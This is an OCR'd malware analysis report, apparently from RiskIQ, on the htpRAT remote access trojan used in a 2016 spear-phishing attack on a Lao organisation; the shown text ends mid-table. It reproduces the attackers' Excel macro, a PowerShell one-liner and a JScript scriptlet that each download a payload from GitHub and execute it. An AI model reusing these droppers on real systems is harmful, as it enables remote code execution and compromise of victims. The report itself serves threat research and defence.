



RISKIQ

# Remote Control Interloper: Analyzing New Chinese htpRAT Malware Attacks Against ASEAN

By Yonathan Klijnsma

# Table of Contents

# Introduction


On November 8, 2016 a non-disclosed entity in Laos was spear-phished by a group closely related to known Chinese adversaries and most likely affiliated with the Chinese government. The attackers utilized a new kind of Remote Access Trojan (RAT) that has not been previously observed or reported.

The new RAT extends the capabilities of traditional RATs by providing complete remote execution of custom commands and programming. htpRAT, uncovered by RiskIQ cyber investigators, is the newest weapon in the Chinese adversary's arsenal in a campaign against Association of Southeast Asian Nations (ASEAN).

Most RATs can log keystrokes, take screenshots, record audio and video from a webcam or microphone, install and uninstall programs and manage files. They support a fixed set of commands operators can execute using different command IDs —'file download' or 'file upload,' for example—and must be completely rebuilt to have different functionality.

htpRAT, on the other hand, serves as a conduit for operators to do their job with greater precision and effect. On the Command and Control (C2) server side, threat actors can build new functionality in commands, which can be sent to the malware to execute. This capability makes htpRAT a small, agile, and incredibly dynamic piece of malware. Operators can change functionality, such as searching for a different file on the victim's network, simply by wrapping commands.

The file 'APA list.xls' (sha256: f2e7106b9352291824b1be60d6772c29a45269d4689c2733d9eefa0a88eeff89) was delivered through email:




The top part contains Lao and English: "ທ່ານສາມາດກົດ Enable Content ເບິ່ງ ແລະ ປ່ຽນຂໍ້ມູນຂອງຕົນ" roughly translates as "You can click 'Enable Content' to (see/change) the data," with an added example image of how to enable the macros in the document. Based on embedded metadata inside the Excel sheet, the last modified date on the file was "Mon Nov 07 07:18:32 2016," meaning the document was prepared just before sending it to the target.

## Initial infection through “APA List.xls”

The XLS document contains the following macro:


```
Attribute VB_Name = “ThisWorkbook”
Attribute VB_Base = “0{00020819-0000-0000-C000-000000000046}”
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
    Set objshell = CreateObject(“wscript.shell”)
    a = objshell.Run(“cmd.exe /s /c “”powe” + “rshell “”(New-Object System.Net.
WebClient).DownloadFile(\””https://raw.githubusercontent.com/justtest1314/justme2/
master/20160728.jpg\””,$env:appdata+\””\\ctfmon.exe\””)””; && start %appdata%\\
ctfmon.exe”””, 0, False)
    Set objshell = Nothing
    Sheet3.Visible = 1
    Sheet2.Visible = 1
    Sheet1.Visible = 1
    Sheet1.Unprotect
    Sheet1.Activate
    ‘Chart3.Visible = 0
End Sub
```

Once the macro is enabled, the following PowerShell command runs to download a file and execute it (the downloaded file is stored in the Application Data folder in the user’s local profile). It is interesting to note the use of GitHub over HTTPS to stage the payload:


```
cmd.exe /s /c powershell (New-Object System.Net.WebClient).DownloadFile(“https://
raw.githubusercontent.com/justtest1314/justme2/master/20160728.
jpg”,$env:appdata+”\\ctfmon.exe”); && start %appdata%\\ctfmon.exe
```

### GitHub repositories for payload delivery

The threat actor behind this attack uses GitHub repositories to store second stage payloads. The user account used on GitHub is “justtest1314” which holds three repositories, two of which have never been used since they were created. The third repository named “justme2” has been actively used to test different variations of transferring a payload from GitHub to a target machine over the course of six to seven months. The account and the initial repository were created on March 30, 2016, with the first commits starting the same day.




Since the attack on the target in Laos, the attacker decided to clear out the repository. The files were prepped and ready for possible attacks since July 28, three months before the above documented attack. The files were removed on November 18, approximately 10 days after the attack against the Lao organization took place. The actor did not remove the actual repository, but rather cleared out the repository using commits in which the attacker removed the files. This allowed us to get the whole history of all the commits over time as well as every payload (and every version of the payload):


Commits on Nov 18, 2016
Delete 2011.jpg
justtest1314 committed on GitHub on Nov 18
fc2a6c0
Delete 20160728.jpg
justtest1314 committed on GitHub on Nov 18
75b55d9
Delete ctfmon.jpg
justtest1314 committed on GitHub on Nov 18
bf74c71
Delete script.jpg
justtest1314 committed on GitHub on Nov 18
3cf50c6
Delete test.zip
justtest1314 committed on GitHub on Nov 18
f9ba255
Commits on Jul 28, 2016
Add files via upload
justtest1314 committed on GitHub on Jul 28
e2d697d
Commits on May 5, 2016
Update 2011.jpg
justtest1314 committed on May 5
9d43ce1
Update 2011.jpg
justtest1314 committed on May 5
eda99ee
Added files via upload
justtest1314 committed on May 5
a63e061
Commits on Apr 20, 2016
Added files via upload
justtest1314 committed on Apr 20
87d999a
Commits on Apr 1, 2016
Added files via upload
justtest1314 committed on Apr 1
530ce17
Commits on Mar 30, 2016
Added files via upload
justtest1314 committed on Mar 30
bebf35a
Delete 8001.exe
justtest1314 committed on Mar 30
21e84fa
Added files via upload
justtest1314 committed on Mar 30
cac8dac
Initial commit
justtest1314 committed on Mar 30
9760f00

Based on the Git commit history, we can make a small table showing which file was changed at what time:

| Commit timestamp | Commit hash | Files added | Files changed | Files deleted |
|---|---|---|---|---|
| Mar 30, 2016, 3:55 AM GMT+2 | 9760f003facc0428e44a5e4da2d3d591c6d711ef | README.md | | |
| Mar 30, 2016, 3:56 AM GMT+2 | cac8dace24e03a48b804e36a50d24f7747538ffc | 8001.exe | | |
| Mar 30, 2016, 3:56 AM GMT+2 | 21e84fa5897de3c7e85d871e4ba33cb0611232ea | | | 8001.exe |
| Mar 30, 2016, 3:58 AM GMT+2 | bebf35aeb82b80249312ed12cf0df81409537149 | test.zip | | |
| Apr 1, 2016, 10:16 AM GMT+2 | 530ce17aa21250d9ce38525f353badb8c2f0c859 | ctfmon.jpg | | |
| Apr 20, 2016, 3:07 AM GMT+2 | 87d999a3dc71a77ff95ec684e0805505dd822764 | script.jpg | | |
| May 5, 2016, 4:54 AM GMT+2 | a63e06112517d9d734b053764354b66e20f12151 | 2011.jpg | | |
| May 5, 2016, 4:58 AM GMT+2 | eda99ee315d4702b02646a4d8c22b5e2eb5aa01f | | 2011.jpg | |
| May 5, 2016, 5:10 AM GMT+2 | 9d43ce169be6c773d8cfc755b36a26118c98ad1d | | 2011.jpg | |
| Jul 28, 2016, 10:55 AM GMT+2 | e2d697dd03fa6ca535450a771e9b694ae18c22ce | 20160728.jpg | | |
| Nov 18, 2016, 5:00 AM GMT+2 | f9ba255f5ce38dbe7a860b1de6525fdb5daf9f86 | | | test.zip |
| Nov 18, 2016, 5:00 AM GMT+2 | 3cf50c62107265916777992f7745a1a0ec381d6f | | | script.jpg |
| Nov 18, 2016, 5:00 AM GMT+2 | bf74c7199eb643fbb2ee998a643469f155439e18 | | | ctfmon.jpg |
| Nov 18, 2016, 5:00 AM GMT+2 | 75b55d9dc45b245b91a3bbd5ebaf64a76dee1f56 | | | 20160728.jpg |
| Nov 18, 2016, 5:01 AM GMT+2 | fc2a6c0e53b15c93d392f605f3180a43c7c0c78e | | | 2011.jpg |

While only 20160728.jpg was used in the above mentioned attack, there are many other available payloads. All files besides 2011.jpg are portable executables. 2011.jpg is in fact a scriptlet file containing some VBS scripting to download the ‘test.zip’ file seen in the above commit log. The scriptlet looks like this (the three versions only had minimal changes, most importantly the Target variable was changed to a random path as to not conflict with already existing files):

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Com"
    progid="Commaster"
    version="1.00"
    classid="{20001111-0000-0000-0000-0000FEEDACDC}"
    >
    <script language="JScript">
        <![CDATA[
var Source = "https://raw.githubusercontent.com/justtest1314/justme2/master/test.
zip";
var Target = "c:\\windows\\temp\\"+String(Math.random()*(Math.pow(10,10)))+".exe";
var Object = new ActiveXObject('MSXML2.XMLHTTP');
Object.Open('GET', Source, false);
Object.Send();
if (Object.Status == 200)
{
    // Create the Data Stream
    var Stream = new ActiveXObject('ADODB.Stream');

    // Establish the Stream
    Stream.Open();
    Stream.Type = 1; // adTypeBinary
    Stream.Write(Object.ResponseBody);
    Stream.Position = 0;
    Stream.SaveToFile(Target, 2); // adSaveCreateOverWrite
    Stream.Close();
    new ActiveXObject("WScript.Shell").Run(Target,0,true);
}
        ]]>
</script>
</registration>

<public>
    <method name="Exec"></method>
</public>
</scriptlet>
```

Test.zip is the first stage payload of htpRAT, similar to the 20160728.jpg file downloaded by the XLS mentioned at the start of this report. The following table lists the files and their respected MD5 and SHA256 values (note, 2011.jpg exists multiple times due to the multiple commits/changes done on this file:

| Filename | MD5 | SHA256 |
|---|---|---|
| 2011.jpg (commit: 9d43c169be6c773d8cfc755 36a26118c98ad1d) | a164a57e10d257caa1b6230153c05f5d | ccfccbe54af2aec39a85d28b22614e2 43d084a2bcadeae75cad488a8957d862 |
| 2011.jpg (commit: a63e06112517d9d734 053764354b66e20f12151) | 01cddd0509d725c0ee732e2ef6109ecd | 4b2f8cf7d6b2220cc17c66755564e68 3ab997af1ab3f47cbe2fa79293b3d38c |
| 2011.jpg (commit: eda99ee315d4702b02646a4 8c22b5e2eb5aa01f) | 81b11c60b28a17c8a39503daf69e2f62 | 6b4f605e4cffce074e683f2ade409 56c318a34f1e4b6b0f15b582c5c66b64e9 |
| 20160728.jpg | 5fa81da711581228763a7b7c74992cf8 | 593e13dca3ab6ce6358eec09669f69faef40f1 67069b08e0fe3f8451aaf62ec |
| 8001.exe | 417a608721e9924f089f9143a1687d97 | c098cca96c124325d89b433816e6e7fd0b14 51b287c254314f96560975f7864 |
| ctfmon.jpg | d5a9d5d1811c149769833ae1cd3b1aca | ee1ea9df1f8d7aaa03a93692c1deab09e8 834d52e9d5971d013ed259d30229c |
| script.jpg | 417a608721e9924f089f9143a1687d97 | c098cca96c124325d89b433816e6e7fd0b14 51b287c254314f96560975f7864 |
| test.zip | 417a608721e9924f089f9143a1687d97 | c098cca96c124325d89b433816e6e7fd0b14 51b287c254314f96560975f7864 |

### Staged delivery of the final htpRAT core

The analysis starts from the downloaded payload coming from the 'APA list.xls' file. The payload was downloaded to the application data folder and renamed to 'ctfmon.exe' from the original '20160728.jpg' name (SHA256: 593e13dca3ab6ce6358eec09669f69faef40f1e67069b08e0fe3f8451aaf62ec).

The author calls this first package 'Microsoft' based on the project PDB path still left in the binary:

```
C:\Users\cool\Documents\Visual Studio 2010\Projects\microsoft\Release\microsoft.pdb
```

Upon execution, it first checks if a debugger is active as well as checks if it is able to execute the 'ipconfig' utility, most likely to ensure the next step will succeed. It then proceeds to drop a CAB file named 'temp.cab' in the local temp directory. The CAB file is a compressed bundle containing the third stage of the infection. The code decompresses the CAB file by running the Microsoft 'expand' utility locally. The following three files from the CAB file are placed in the local application data folder in a subfolder called 'Microsoft':

| Filename | MD5 | SHA256 |
|---|---|---|
